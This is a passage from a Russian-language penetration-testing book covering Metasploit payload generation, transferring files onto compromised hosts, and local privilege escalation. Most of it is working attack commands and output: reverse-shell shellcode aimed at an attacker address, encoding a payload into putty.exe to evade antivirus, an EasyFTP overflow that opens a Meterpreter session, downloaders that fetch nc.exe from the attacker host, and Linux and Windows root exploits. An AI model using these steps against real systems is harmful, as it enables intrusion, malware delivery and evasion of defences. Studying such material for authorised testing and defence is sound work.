Для последующей генерации используется команда generate. Иногда приходится избавляться от нежелательных символов, например нулевого байта (null byte). Для того чтобы это сделать, необходимо запустить генерацию с параметром –b, после которого указать в кавычках коды символов, которых не должно быть в конечном коде. Однако следует учесть, что их не всегда можно исключать. В случае недопустимости исключения фреймворк ничего не сгенерирует и вернет ошибку.

```
use payload/linux/mipsbe/reboot
msf payload(reboot) > generate -b '\x00'
# linux/mipsbe/reboot – 124 bytes
# http://www.metasploit.com
# Encoder: mipsbe/longxor
# VERBOSE=false, PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false
buf =
"\x24\x0e\xff\xf5\x01\xc0\x70\x27\x24\x0b\xff\xb7\x05\x10" +
"\xff\xff\x28\x08\x82\x82\x01\x60\x58\x27\x03\xeb\xc8\x21" +
"\x28\x17\x82\x82\x8f\x31\xff\xfc\x24\x0d\xff\xfb\x01\xa0" +
"\x68\x27\x21\xaf\xff\xfd\x8f\x28\xff\xfc\x02\xef\xb8\x21" +
"\x01\x11\x18\x26\x02\xee\xf0\x2b\xaf\x23\xff\xfc\x21\xa6" +
"\xff\xff\x17\xc0\xff\xf9\x03\x2d\xc8\x21\x24\x02\x10\x33" +
"\x01\x4a\x54\x0c\x2f\x3b\x6d\xfe\x13\x3d\x2e\xdf\x1b\xfd" +
"\x93\x22\x13\x3e\x45\xec\x1b\x9e\x74\x97\x13\x3f\x93\x1f" +
"\x1b\xbf\xb3\x53\x0b\x39\x62\x06\x2e\x3a\x6c\xf2"
msf payload(reboot) >
```

Некоторым шелл-кодам требуются дополнительные параметры, необходимые для генерации. И правда, откуда фреймворк может знать, с какой машиной должен соединиться скомпрометированный сервер?

```
msf payload(reboot) > use payload/linux/mipsbe/shell_reverse_tcp
msf payload(shell_reverse_tcp) > show options

Module options (payload/linux/mipsbe/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

msf payload(shell_reverse_tcp) > generate -o LPORT=3455,LHOST=192.168.10.1
# linux/mipsbe/shell_reverse_tcp – 184 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.10.1, LPORT=3455,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5" +
"\xff\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c" +
"\xaf\xa2\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0" +
"\x78\x27\xaf\xaf\xff\xe0\x3c\x0e\x0d\x7f\x35\xce\x0d\x7f" +
"\xaf\xae\xff\xe4\x3c\x0e\xc0\xa8\x35\xce\x0a\x01\xaf\xae" +
"\xff\xe6\x27\xa5\xff\xe2\x24\x0c\xff\xef\x01\x80\x30\x27" +
"\x24\x02\x10\x4a\x01\x01\x01\x0c\x24\x11\xff\xfd\x02\x20" +
"\x88\x27\x8f\xa4\xff\xff\x02\x20\x28\x21\x24\x02\x0f\xdf" +
"\x01\x01\x01\x0c\x24\x10\xff\xff\x22\x31\xff\xff\x16\x30" +
"\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f\x2f\x35\xef\x62\x69" +
"\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce\x73\x68\xaf\xae" +
"\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf\xa4\xff\xf8" +
"\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab\x01\x01" +
"\x01\x0c"
msf payload(shell_reverse_tcp) >
```

Еще один аспект, который мы хотим осветить в данном разделе, — это количество шифрований. Проще говоря, сколько раз Metasploit зашифрует наш код. Это необходимо для того, чтобы сделать его более скрытным, то есть менее заметным для антивирусных программ.

```
msf payload(shell_reverse_tcp) > generate -o LPORT=3455,LHOST=192.168.10.1 -b '\
x00' -i6
# linux/mipsbe/shell_reverse_tcp – 276 bytes
# http://www.metasploit.com
# Encoder: mipsbe/longxor
# VERBOSE=false, LHOST=192.168.10.1, LPORT=3455,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
```

```
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x24\x0e\xff\xcf\x01\xc0\x70\x27\x24\x0b\xff\xb7\x05\x10" +
"\xff\xff\x28\x08\x82\x82\x01\x60\x58\x27\x03\xeb\xc8\x21" +
"\x28\x17\x82\x82\x8f\x31\xff\xfc\x24\x0d\xff\xfb\x01\xa0" +
"\x68\x27\x21\xaf\xff\xfd\x8f\x28\xff\xfc\x02\xef\xb8\x21" +
"\x01\x11\x18\x26\x02\xee\xf0\x2b\xaf\x23\xff\xfc\x21\xa6" +
"\xff\xff\x17\xc0\xff\xf9\x03\x2d\xc8\x21\x24\x02\x10\x33" +
"\x01\x4a\x54\x0c\x36\x6d\xd3\xea\x12\x62\x2c\x10\x37\x8d" +
"\xab\xcd\x17\x89\x2c\x17\x17\x88\x2c\x17\x1e\x6b\x2c\x15" +
"\x12\x6f\xc3\xbd\x37\x6c\xd2\xe6\x99\xcf\x2c\x15\xb9\xc9" +
"\x2c\x15\x02\x62\x2c\x17\x37\x8d\xab\xcd\x99\xc2\x2c\x0a" +
"\x0a\x63\xde\x95\x03\xa3\xde\x95\x99\xc3\x2c\x0e\x0a\x63" +
"\x13\x42\x03\xa3\xd9\xeb\x99\xc3\x2c\x0c\x11\xc8\x2c\x08" +
"\x12\x61\x2c\x05\x37\xed\xe3\xcd\x12\x6f\xc3\xa0\x37\x6c" +
"\xd2\xe6\x12\x7c\x2c\x17\x34\x4d\x5b\xcd\xb9\xc9\x2c\x15" +
"\x34\x4d\xfb\xcb\x12\x6f\xdc\x35\x37\x6c\xd2\xe6\x12\x7d" +
"\x2c\x15\x14\x5c\x2c\x15\x20\x5d\x2c\x10\x1e\x6b\x2c\x15" +
"\x0a\x62\xfc\xc5\x03\x82\xb1\x83\x99\xc2\x2c\x06\x0a\x63" +
"\xbd\xc5\x03\xa3\xa0\x82\x99\xc3\x2c\x1a\x99\xcd\x2c\x1e" +
"\x11\xc9\x2c\x06\x99\xc9\x2c\x12\x99\xcd\x2c\x16\x11\xc8" +
"\x2c\x12\x12\x6f\xdc\x41\x37\x6c\xd2\xe6"
msf payload(shell_reverse_tcp) >
```

Однако не стоит увлекаться увеличением количества проходов: ведь объем полезной нагрузки ограничен, и при каждом проходе шифровальщика он увеличивается.

Исполняемый код. Metasploit может не просто сгенерировать нужный код полезной нагрузки, но и выдать ее в виде различных файлов. Это могут быть файлы типа asp, dll, exe, vbs и т. д. В следующем примере мы создадим исполняемый файл, содержащий в себе полезную нагрузку. После запуска на целевой системе он создаст обратное соединение с компьютером атакующего.

Также перед демонстрацией стоит упомянуть о шифровальщиках. Вывести на экран их полный список можно командой show encoders.

```
msf > show encoders

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/echo                                       good       Echo Command Encoder
   cmd/generic_sh                                 manual     Generic Shell Variable
Substitution Command Encoder
   cmd/ifs                                        low        Generic ${IFS}
Substitution Command Encoder
   cmd/perl                                       normal     Perl Command Encoder
   cmd/powershell_base64                          excellent  Powershell Base64
Command Encoder
   cmd/printf_php_mq                              manual     printf(1) via PHP
magic_quotes Utility Command Encoder
```

```
   generic/eicar                                manual     The EICAR Encoder
   generic/none                                 normal     The "none" Encoder
   mipsbe/byte_xori                             normal     Byte XORi Encoder
   mipsbe/longxor                               normal     XOR Encoder
   mipsle/byte_xori                             normal     Byte XORi Encoder
   mipsle/longxor                               normal     XOR Encoder
   php/base64                                   great      PHP Base64 Encoder
   ppc/longxor                                  normal     PPC LongXOR Encoder
   ppc/longxor_tag                              normal     PPC LongXOR Encoder
   sparc/longxor_tag                            normal     SPARC DWORD XOR
Encoder
   x64/xor                                      normal     XOR Encoder
   x64/zutto_dekiru                             manual     Zutto Dekiru
   x86/add_sub                                  manual     Add/Sub Encoder
   x86/alpha_mixed                              low        Alpha2 Alphanumeric
Mixedcase Encoder
   x86/alpha_upper                              low        Alpha2 Alphanumeric
Uppercase Encoder
   x86/avoid_underscore_tolower                 manual     Avoid underscore/
tolower
   x86/avoid_utf8_tolower                       manual     Avoid UTF8/tolower
   x86/bloxor                                   manual     BloXor - A Metamorphic
Block Based XOR Encoder
...
```

Перед шифрованием Metasploit самостоятельно выберет наиболее подходящий тип шифровальщика, однако машинам, так же как и людям, свойственно ошибаться. Поэтому в нашем примере будет указано, каким именно шифровальщиком мы хотим воспользоваться, — пусть это будет shikata_ga_nai.

```
msf payload(shell_reverse_tcp) > generate -o LHOST=192.168.10.5 -e x86/shikata_ga_
nai -c 9 -t exe -f /root/revers_shell.exe
[*] Writing 73802 bytes to /root/revers_shell.exe...
```

Теперь проверим сгенерированный файл антивирусами и увидим, что практически все они распознали вредоносный код.

Рис. 11.2. Результат проверки файла сервисом VirusTotal

Теперь сгенерируем тот же код, но инкапсулируем его в безобидный исполняемый файл.

```
msf payload(shell_reverse_tcp) > generate -o LHOST=192.168.10.5 -b '\x00' -e x86/
shikata_ga_nai -c 8 -x /root/Downloads/putty.exe -t exe -f /root/revers_shell.exe
[*] Writing 531368 bytes to /root/revers_shell.exe...
```

Как видно, в результате инкапсуляции количество антивирусов, которые смогли распознать вредоносный код, существенно уменьшилось.

Рис. 11.3. Результат проверки файла с внедренным кодом сервисом VirusTotal

Такой хороший результат работы антивирусов обусловлен тем, что Metasploit содержит хорошо известные эксплойты. Если вы действительно хотите обойти антивирус, то необходимо создавать свой уникальный код или искать новые эскплойты, еще неизвестные широкому кругу специалистов.

Практические навыки

Теперь, когда мы показали, как пользоваться отдельными частями Metasploit, пришла пора собрать все вместе и продемонстрировать генерацию эксплойта с полезной нагрузкой и взлом целевой системы.

На прошлом шаге мы уже нашли уязвимый FTP-сервер. Теперь выберем нужный эксплойт и сконфигурируем его.

```
msf auxiliary(ftp_login) > use windows/ftp/easyftp_cwd_fixret
msf exploit(easyftp_cwd_fixret) > info

       Name: EasyFTP Server CWD Command Stack Buffer Overflow
     Module: exploit/windows/ftp/easyftp_cwd_fixret
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2010-02-16

Provided by:
  Paul Makowski <my.hndl@gmail.com>
  jduck <jduck@metasploit.com>

Available targets:
```

```
  Id  Name
  --  ----
  0   Windows Universal – v1.7.0.2
  1   Windows Universal – v1.7.0.3
  2   Windows Universal – v1.7.0.4
  3   Windows Universal – v1.7.0.5
  4   Windows Universal – v1.7.0.6
  5   Windows Universal – v1.7.0.7
  6   Windows Universal – v1.7.0.8
  7   Windows Universal – v1.7.0.9
  8   Windows Universal – v1.7.0.10
  9   Windows Universal – v1.7.0.11

Basic options:
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOST                         yes       The target address
  RPORT    21                   yes       The target port

Payload information:
  Space: 450
  Avoid: 4 characters

Description:
  This module exploits a stack-based buffer overflow in EasyFTP Server
  1.7.0.11 and earlier. EasyFTP fails to check input size when parsing
  'CWD' commands, which leads to a stack based buffer overflow.
  EasyFTP allows anonymous access by default; valid credentials are
  typically unnecessary to exploit this vulnerability. After version
  1.7.0.12, this package was renamed "UplusFtp". This exploit utilizes
  a small piece of code that I\'ve referred to as 'fixRet'. This code
  allows us to inject of payload of ~500 bytes into a 264 byte buffer
  by 'fixing' the return address post-exploitation. See references for
  more information.

References:
  OSVDB (62134)
  http://www.securityfocus.com/bid/38262
  http://paulmakowski.wordpress.com/2010/02/28/increasing-payload-size-w-return-
address-overwrite/
  http://paulmakowski.wordpress.com/2010/04/19/metasploit-plugin-for-easyftp-
server-exploit
  http://seclists.org/bugtraq/2010/Feb/202

msf exploit(easyftp_cwd_fixret) > set RHOST 192.168.225.1
RHOST => 192.168.225.1
msf exploit(easyftp_cwd_fixret) >
```

Просмотрим варианты шелл-кодов и выберем нужный нам.

```
msf exploit(easyftp_cwd_fixret) > show payloads

Compatible Payloads
===================
```

```
   Name                                                Disclosure Date  Rank
Description
   ----                                                ---------------  ----    ---
--------
   generic/custom                                                       normal
Custom Payload
   generic/debug_trap                                                   normal
Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal
Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                            normal
Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                   normal
Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                            normal
Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                    normal
Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                      normal
Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
...
```

После того как мы определились с нагрузкой, проверим параметры и поэксплуатируем уязвимость в FTP-сервере.

```
msf exploit(easyftp_cwd_fixret) > set PAYLOAD  windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(easyftp_cwd_fixret) > show options

Module options (exploit/windows/ftp/easyftp_cwd_fixret):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOST    192.168.225.1        yes       The target address
   RPORT    21                   yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.225.1    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal – v1.7.0.2
```

```
msf exploit(easyftp_cwd_fixret) > exploit

[*] Started bind handler
[*] 192.168.225.1:21 – Prepending fixRet...
[*] 192.168.225.1:21 – Adding the payload...
[*] 192.168.225.1:21 – Overwriting part of the payload with target address...
[*] 192.168.225.1:21 – Sending exploit buffer...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.225.128:4444 -> 192.168.225.1:62853)

meterpreter>sysinfo

Computer: TEST
OS : Windows 7 (Build 7601,Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter : x86/win32
```

Резюме

Metasploit является универсальным инструментом для проведения аудита безопасности. Данный фреймворк постоянно поддерживается и обновляется. Основная работа с бесплатной версией происходит через командный интерфейс с использованием msfconsole, однако не забывайте о наличии графического интерфейса Armitage: информацию проще усвоить, когда она представлена в графическом виде.

Помните, что Metasploit состоит из ядра, которое обеспечивает совместную работу следующих подключаемых компонентов:

- Интерфейсы: консольный и графические;
- Модули:
  - эксплойты (обеспечивают возможность эксплуатации найденной уязвимости);
  - полезная нагрузка (программа, которая запускается после успешной работы эксплойта и выполняет переделенную функцию, например создание пользователя, открытие порта и т. д.);
  - вспомогательные модули (сканер портов, перебор паролей, анализ трафика и т. д.);
  - энкодеры (позволяют скрыть вредоносный код от систем защиты путем его многократного преобразования) и т. д.
- Расширения — позволяют значительно расширить функционал Metasploit.

Основные команды Metasploit:

- back — используйте, чтобы вернуться к предыдущему контексту после того, как вы закончили работу с модулем или выбрали неверный модуль;

- check — проверяет уязвимость целевой системы перед выбранным эксплойтом;
- connect — подключение к удаленной системе
- edit — правка в установленном графическом или текстовом редакторе;
- exit — закончить работу;
- help — выведет справку о доступных командах;
- info — выведет на экран информацию о модуле;
- jobs — позволяет управлять запущенными задачами;
- kill — остановит запущенную задачу;
- load — загрузит нужное расширение из директории Metasploit;
- search — поиск модулей;
- set — установить необходимое значение;
- use — выбрать и начать работать с конкретным модулем.

Обязательно ознакомьтесь с прекрасным бесплатным курсом от Offensive Security — *https://www.offensive-security.com/metasploit-unleashed/*.

12 Передача файлов

Зачастую после проведения успешной атаки на целевую систему появляется необходимость загрузить в нее один или несколько файлов. Это может быть все что угодно, например вирус, сниффер, клавиатурный шпион или шелл-код для эксплуатации очередной уязвимости. Однако это не всегда бывает просто, и в этой главе мы рассмотрим несколько вариантов достижения данной цели.

Прежде чем мы начнем, следует упомянуть одно серьезное препятствие, которое вы можете встретить на своем пути, — антивирус. В любой более-менее серьезной организации он по умолчанию устанавливается на все компьютеры и серверы. Основной принцип их работы — сравнение цифровой подписи файла с той, что содержится в их базе данных, и если совпадение будет найдено, то файл автоматически удаляется. Но это лишь полбеды, хуже, если антивирусы управляются централизованно, тогда администратор сети сразу же получит уведомление о происходящей атаке на систему. Есть два варианта обхода такого вида защиты. Первый способ: если вы решили загрузить, например, вирус, то лучше ему быть уникальным, а не созданным одним из бесчисленных генераторов. Второй способ — использовать легальные инструменты, которые не вызовут подозрений у антивируса.

Но остановимся на передаче файлов. После того как вы получили доступ к командной строке атакованной системы, первое, с чем вы столкнетесь, — это нехватка необходимых инструментов для управления и продолжения атаки. С UNIX-подобными системами проще, так как для скачивания вы всегда найдете такие утилиты, как wget, curl и netcat, а вот с Windows все немного сложнее.

TFTP

Это тривиальный протокол для передачи файлов. Он прост в реализации, не поддерживает аутентификацию и основан на транспортном протоколе UDP.

FTP работает в интерактивном режиме, и для его использования требуются определенные действия со стороны пользователя. Но, к сожалению, такой режим за-

частую недоступен сразу же после взлома системы, поэтому существует реальная необходимость использовать TFTP. Он хорош тем, что с ним можно работать в неинтерактивном режиме.

Для того чтобы скачать файл с TFTP-сервера, необходимо для начала создать последний. В Kali Linux присутствует встроенный сервер atftpd, запустим его на порте 69 и разместим в его директории netcat.

```
root@kali:~# mkdir /root/tftp
root@kali:~# atftpd --daemon –port 69 /root/tftp/
root@kali:~# cp /usr/share/windows-binaries/nc.exe /root/tftp/
```

Теперь загрузим netcat на скомпрометированную машину.

```
C:\Users\test>tftp -i 192.168.225.128 get nc.exe
Transfer successful: 59392 bytes in 16 second(s), 3712 bytes/s
```

FTP

FTP — это протокол передачи данных, работающий на основе TCP, он является более безопасным и функциональным по сравнению с TFTP. Еще одним его преимуществом является то, что клиент для работы с ним по умолчанию включен в ОС Windows.

Как и в предыдущем примере, начнем с конфигурации на своей машине сервера, поддерживающего данный протокол. В связи с тем что данный сервис обладает более широкой функциональностью, это займет немного больше времени.

```
root@kali:~# apt-get install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  pure-ftpd-common
The following NEW packages will be installed:
  pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
...
update-rc.d: As per Kali policy, pure-ftpd init script is left disabled.
insserv: warning: current start runlevel(s) (empty) of script `pure-ftpd' overrides
LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `pure-ftpd'
overrides LSB defaults (0 1 6).
Processing triggers for systemd (231-9) ...
root@kali:~# groupadd ftpgroup
root@kali:~# useradd -g ftpgroup -d /dev/null -s /etc ftpuser
root@kali:~# mkdir /home/ftpusers
root@kali:~# mkdir /home/ftpusers/joe
root@kali:~# pure-pw useradd joe -u ftpuser -d /home/ftpusers/joe
Password: 123456
Enter it again: 123456
```

```
root@kali:~# pure-pw mkdb
root@kali:~# ln -s /etc/pure-ftpd/conf/PureDB /etc/pure-ftpd/auth/PureDB
root@kali:~# chown -hR ftpuser:ftpgroup /home/ftpusers/
root@kali:~# gksudo pureadmin
root@kali:~# systemctl restart pure-ftpd
root@kali:~# cp /usr/share/windows-binaries/nc.exe /home/ftpusers/joe/
root@kali:~# ftp localhost
Connected to localhost.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 07:54. Server port: 21.
220-This is a private system – No anonymous login
220 You will be disconnected after 15 minutes of inactivity.
Name (localhost:root): joe
331 User joe OK. Password required
Password:123456
230 OK. Current directory is /
```

Итак, мы установили и сконфигурировали сервис, а также создали домашнюю директорию и пользователя. Напоследок мы протестировали наш сервер и убедились в его работоспособности.

Теперь создадим на скомпрометированной машине файл с набором команд, необходимых для загрузки файла. Без этого не обойтись в том случае, если нам не будет доступна командная строка, работающая в интерактивном режиме.

```
C:\Users\test>echo open 192.168.225.128 21> ftp.txt
C:\Users\test>echo joe>> ftp.txt
C:\Users\test>echo 123456>> ftp.txt
C:\Users\test>echo bin>> ftp.txt
C:\Users\test>echo GET nc.exe>> ftp.txt
C:\Users\test>echo bye>> ftp.txt
C:\Users\test>ftp -s:ftp.txt
```

Загрузка файлов с использованием скриптов

Загрузить файлы можно с использованием VB и PowerShell-скриптов. Для примера создадим скрипт, который не будет требовать от пользователя никаких дополнительных действий, а значит, он неинтерактивен. Данный скрипт загрузит заранее размещенный нами на веб-сервере файл, используя HTTP.

```
C:\Users\test>echo Sub HTTPDownload( myURL, myPath )> downloader.vbs
C:\Users\test>echo ' Written by Rob van der Woude>> downloader.vbs
C:\Users\test>echo Dim i, objFile, objFSO, objHTTP, strFile, strMsg>> downloader.
vbs
C:\Users\test>echo Const ForReading = 1, ForWriting = 2, ForAppending = 8>>
downloader.vbs
C:\Users\test>echo Set objFSO = CreateObject( "Scripting.FileSystemObject" )>>
downloader.vbs
C:\Users\test>echo If objFSO.FolderExists( myPath ) Then>> downloader.vbs
C:\Users\test>echo strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev( myURL,
```

```
"/" ) + 1 ) )>> downloader.vbs
C:\Users\test>echo ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\"
) – 1 ) ) Then>> downloader.vbs
C:\Users\test>echo strFile = myPath>> downloader.vbs
C:\Users\test>echo End If>> downloader.vbs
C:\Users\test>echo Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )>>
downloader.vbs
C:\Users\test>echo Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )>>
downloader.vbs
C:\Users\test>echo objHTTP.Open "GET", myURL, False>> downloader.vbs
C:\Users\test>echo objHTTP.Send>> downloader.vbs
C:\Users\test>echo For i = 1 To LenB( objHTTP.ResponseBody )>> downloader.vbs
C:\Users\test>echo objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) )
)>> downloader.vbs
C:\Users\test>echo Next>> downloader.vbs
C:\Users\test>echo objFile.Close( )>> downloader.vbs
C:\Users\test>echo End Sub>> downloader.vbs
C:\Users\test>cscript downloader.vbs http://192.168.255.128/nc.exe nc.exe
```

В случае, если система жертвы работает под управлением ОС Windows 7, 2008 или более новой версии, можно написать скрипт для PowerShell, что значительно упростит работу.

```
C:\Users\test>echo $WebClient = New-Object System.Net.WebClient> downloader.ps2
C:\Users\test>echo $WebClient.DownloadFile("http://192.168.255.128/nc.exe "," C:\
Users\test\nc.exe")>> downloader.ps2
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile –File
downloader.ps2
```

Резюме

TFTP — простой протокол передачи файлов, не поддерживает шифрование и аутентификацию, работает при помощи UDP. Его преимущество в том, что он поддерживается большим количеством устройств и может работать в неинтерактивном режиме.

FTP — протокол передачи файлов, работает при помощи TCP. Предоставляет более широкий набор возможностей, однако работает только в интерактивном режиме, что не всегда удобно.

Вы также можете загрузить файлы на целевой сервер, используя PowerShell, VB или другие языки для написания скриптов.

Всегда учитывайте то, что на целевой системе может быть установлен антивирус, и даже если вы все сделали правильно, именно он может стать причиной вашей неудачи. Используйте специальные методы обхода антивирусов.

13 Превышение привилегий

В большинстве систем существует контроль и разграничение уровня доступа к системным ресурсам, цель которого — запрет выполнения административных функций рядовыми пользователями.

В то же время любой эксплойт нацелен на то, чтобы после эксплуатации какой-либо уязвимости выполнять запланированные действия с максимально возможным уровнем привилегий. До этого момента мы рассматривали исключительно удаленные, сетевые атаки. Мы использовали эксплойты для проникновения в систему, после чего выполняли желаемые действия от имени привилегированного пользователя. В дальнейшем мы будем исходить из того, что у нас есть доступ к системе, но мы можем выполнять любые действия только от имени непривилегированного пользователя.

В этом случае мы будем использовать локальные эксплойты для повышения наших прав. По сути, большинство эксплойтов, нацеленных на повышение привилегий, предназначено для локального использования.

Локальное повышение прав в Linux

Представим себе следующую ситуацию: вам каким-то образом удалось заполучить логин и пароль пользователя к компьютеру под управлением Ubuntu 16.04. Вы зашли в систему при помощи SSH и обнаружили, что вам не хватает прав для совершения определенных действий.

```
joe@office:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@office:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
joe@office:~$
```

После сравнительно недолгого поиска можно найти на exploit-db.com эксплойт для повышения прав пользователя в данной системе. Далее, в нашем случае, все происходит тривиально — скачиваем, компилируем и запускаем.

```
joe@office:~$ wget -O /tmp/local_exp.c https://www.exploit-db.com/download/40049
--2016-12-01 00:19:59--  https://www.exploit-db.com/download/40049
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 6326 (6.2K) [application/txt]
Saving to: ‘/tmp/local_exp.c’

/tmp/local_exp.c    100%[===================>]   6.18K  --.-KB/s    in 0s

2016-12-01 00:20:00 (53.2 MB/s) – ‘/tmp/local_exp.c’ saved [6326/6326]
joe@office:~$ gcc /tmp/exploit1 -m32 -O2 -o decr
joe@office:~$ gcc /tmp/exploit2 -O2 -o pwn
joe@office:~$ ./decr
etfilter target_offset Ubuntu 16.04 4.4.0-21-generic exploit by vnik
[!] Decrementing the refcount. This may take a while...
[!] Wait for the "Done" message (even if you'll get the prompt back).
joe@office:~$
[+] Done! Now run ./pwn
joe@office:~$ ./pwn
[+] Escalating privs...
root@office:~# id
uid=0(root) gid=0(root) groups=0(root)
root@office:~#
```

Обратите внимание на то, что мы скачали один файл, а скомпилировали два. Объяснение этому следующее: эксплойт состоит из двух файлов, которые необходимо запустить последовательно, однако исходный код обоих сохранен в один файл. Поэтому, прежде чем компилировать, мы разделили их — перенесли информацию из одного файла в два, а затем скомпилировали и запустили оба. Всегда внимательно читайте описание эксплойта перед его запуском.

Локальное повышение прав в Windows

В этом примере мы продемонстрируем возможность локального повышения привилегий на компьютере под управлением Windows 7 x64. Уязвимость, которую мы будем использовать, имеет код CVE-2014-1767, а для компиляции эксплойта нам потребуется Python.

Самую новую версию Python мы скачали с официального сайта python.org, а эксплойт взяли с уже известного exploit-db.com.

Теперь нам необходимо сделать из Python-скрипта исполняемый файл для Windows; установим для этого pyinstaller.

```
C:\Users\test>pip install pyinstaller
Collecting pyinstaller
  Downloading PyInstaller-3.2.tar.gz (2.8MB)
    100% |################################| 2.8MB 339kB/s
Requirement already satisfied (use --upgrade to upgrade): setuptools in c:\pytho
n27\lib\site-packages (from pyinstaller)
Collecting pefile (from pyinstaller)
  Downloading pefile-2016.3.28.tar.gz (58kB)
    100% |################################| 61kB 2.0MB/s
Collecting pypiwin32 (from pyinstaller)
  Downloading pypiwin32-219-cp27-none-win32.whl (6.7MB)
    100% |################################| 6.7MB 153kB/s
Collecting future (from pefile->pyinstaller)
  Downloading future-0.16.0.tar.gz (824kB)
    100% |################################| 829kB 758kB/s
Installing collected packages: future, pefile, pypiwin32, pyinstaller
  Running setup.py install for future ... done
  Running setup.py install for pefile ... done
  Running setup.py install for pyinstaller ... done
Successfully installed future-0.16.0 pefile-2016.3.28 pyinstaller-3.2 pypiwin32-
219
```

После того как все необходимые инструменты установлены и эксплойт скачан, создадим исполняемый файл.

```
C:\Users\test>pyinstaller --onefile C:\Users\test\Downloads\39525.py
629 INFO: PyInstaller: 3.2
629 INFO: Python: 2.7.12
...
21824 INFO: Bootloader c:\python27\lib\site-packages\PyInstaller\bootloader\Wind
ows-32bit\run.exe
21824 INFO: checking EXE
21827 INFO: Building EXE because out00-EXE.toc is non existent
21828 INFO: Building EXE from out00-EXE.toc
21831 INFO: Appending archive to EXE C:\Users\test\dist\39525.exe

C:\Users\test>
```

Теперь скопируем файл на машину жертвы и запустим его.

```
C:\Users\joe> 39525.exe
[*] Exploit for MS14-040 / CVE-2014-1767 <AFD.sys Double Free>
[*] The current process is native x86-64
[*] Allocated a 32-bit friendly address for the shellcode at 0x0000000000010000
[*] Found nt!HalDispatchTable @FFFFF802BEEA6600
[*] Found ROP gadget to disable SMEP @FFFFF802BEF81510
[*] Created and connected a socket
[*] Filling the kernel heap...
[*] Created 7 rectangular regions °
[*] Opening a file handle
[ *] Creating NtWorkerFactory...
[*] Triggering shellcode via NtQuerylntervalProfile
```

```
[*] Go go gadget SYSTEM shell!
Microsoft Windows [Uersion 6.3.9600] (c) 2013 Microsoft Corporation. All rights
reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

Повышение привилегий в случае некорректной конфигурации прав доступа

Представим себе следующий случай: есть некая программа, запущенная как системный сервис, однако ни разработчик, ни администратор не удосужились проверить права доступа к файлам, используемым для работы этого сервиса. В таком случае получается, что любой пользователь может изменять используемые сервисом файлы. А это значит, что пользователь может внедрить в файл произвольный код и вызвать перезагрузку сервера, а после перезагрузки код будет выполнен с повышенными правами.

В Windows поиск файлов, к которым есть доступ у всех пользователей, легко осуществить при помощи PowerShell.

```
